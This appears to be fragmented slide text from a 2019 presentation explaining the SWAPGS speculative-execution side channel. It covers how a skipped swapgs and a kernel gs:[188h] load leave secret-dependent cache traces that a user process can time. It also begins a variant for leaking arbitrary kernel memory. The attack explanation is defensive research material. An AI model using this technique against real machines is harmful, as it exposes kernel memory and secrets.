4D 5A 90 00 03 00 00 00

KPCR


IA32_GS_BASE

IA32_KERNEL_GS_BASE



R10 is loaded with gs:[0x188], which contains the secret

Attacker process



0x300905000

0x300905C6D


0xBDBDBDBD

TIB

```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

R10 = 0x0000000300905A4D

Kernel Space



0xFFFF800012340000

4D 5A 90 00 03 00 00 00

KPCR


IA32_GS_BASE

IA32_KERNEL_GS_BASE



RCX is loaded with gs:[0x188], which contains the secret


Attacker process



```
swapgs  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

R10 = 0x0000000300905A4D
RCX = 0x0000000300905A4D

Kernel Space




IA32_GS_BASE
IA32_KERNEL_GS_BASE



RCX is loaded with the value located at the address represented by the secret (+ 0x220)

Attacker process



0x300905000

0x300905C6D

0xBDBDBDBD


TIB

```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

R10 = 0x0000000300905A4D

RCX = 0x00000000BDBDBDBD

Kernel Space



0xFFFF800012340000

4D 5A 90 00 03 00 00 00

KPCR

IA32_GS_BASE

IA32_KERNEL_GS_BASE



The branch misprediction is eventually detected, and everything is reverted (including GS bases)

Attacker process



0x300905000


0x300905C6D

0xBDBDBDBD

TIB

```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

Kernel Space



0xFFFF800012340000

4D 5A 90 00 03 00 00 00


KPCR

IA32_KERNEL_GS_BASE
IA32_GS_BASE




... but the address represented by the secret (with a cache-line bias) remains cached

Attacker process



```
swapgs  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

Kernel Space



IA32_GS_BASE
IA32_KERNEL_GS_BASE



When resuming back to user-mode, the attacker measures the access time to the **0x300905C6D**, and sees it's cached


Attacker process



0x300905000

0x300905C6D

Kernel Space



0xFFFF800012340000

IA32_GS_BASE

IA32_KERNEL_GS_BASE



When resuming back to user-mode, the attacker measures the access time to the **0x300905C6D**, and sees it's cached

Attacker process




0x300905000
0x300905C6D

0xBDBDBDBD

TIB

Kernel Space



0xFFFF800012340000

4D 5A 90 00 03 00 00 00

KPCR

We now know that address **0xFFFF800012340000** contains the value **0x0000000300905A4D**, with a cache line bias – we see that probe address cached!

IA32_GS_BASE
IA32_KERNEL_GS_BASE



SWAPGS variant 2: leak values at arbitrary addresses

- Extended version of the variant 1
- Allows to attacker to leak portions of the kernel memory (we'll soon see what values, exactly)
- Can be used to leak unknown values at target addresses



We are inside user space, inside the attacker process

Attacker process



Kernel Space



IA32_GS_BASE

IA32_KERNEL_GS_BASE

TIB

KPCR




December 6, 2019

A secret exists in kernel

Attacker process



Kernel Space



0xFFFF800012345678

IA32_KERNEL_GS_BASE
IA32_GS_BASE




Allocate a **Test Var** & FLUSH it from the caches

Attacker process

Kernel Space

0x12345678ABCD



0xFFFF800012345678

IA32_GS_BASE


IA32_KERNEL_GS_BASE



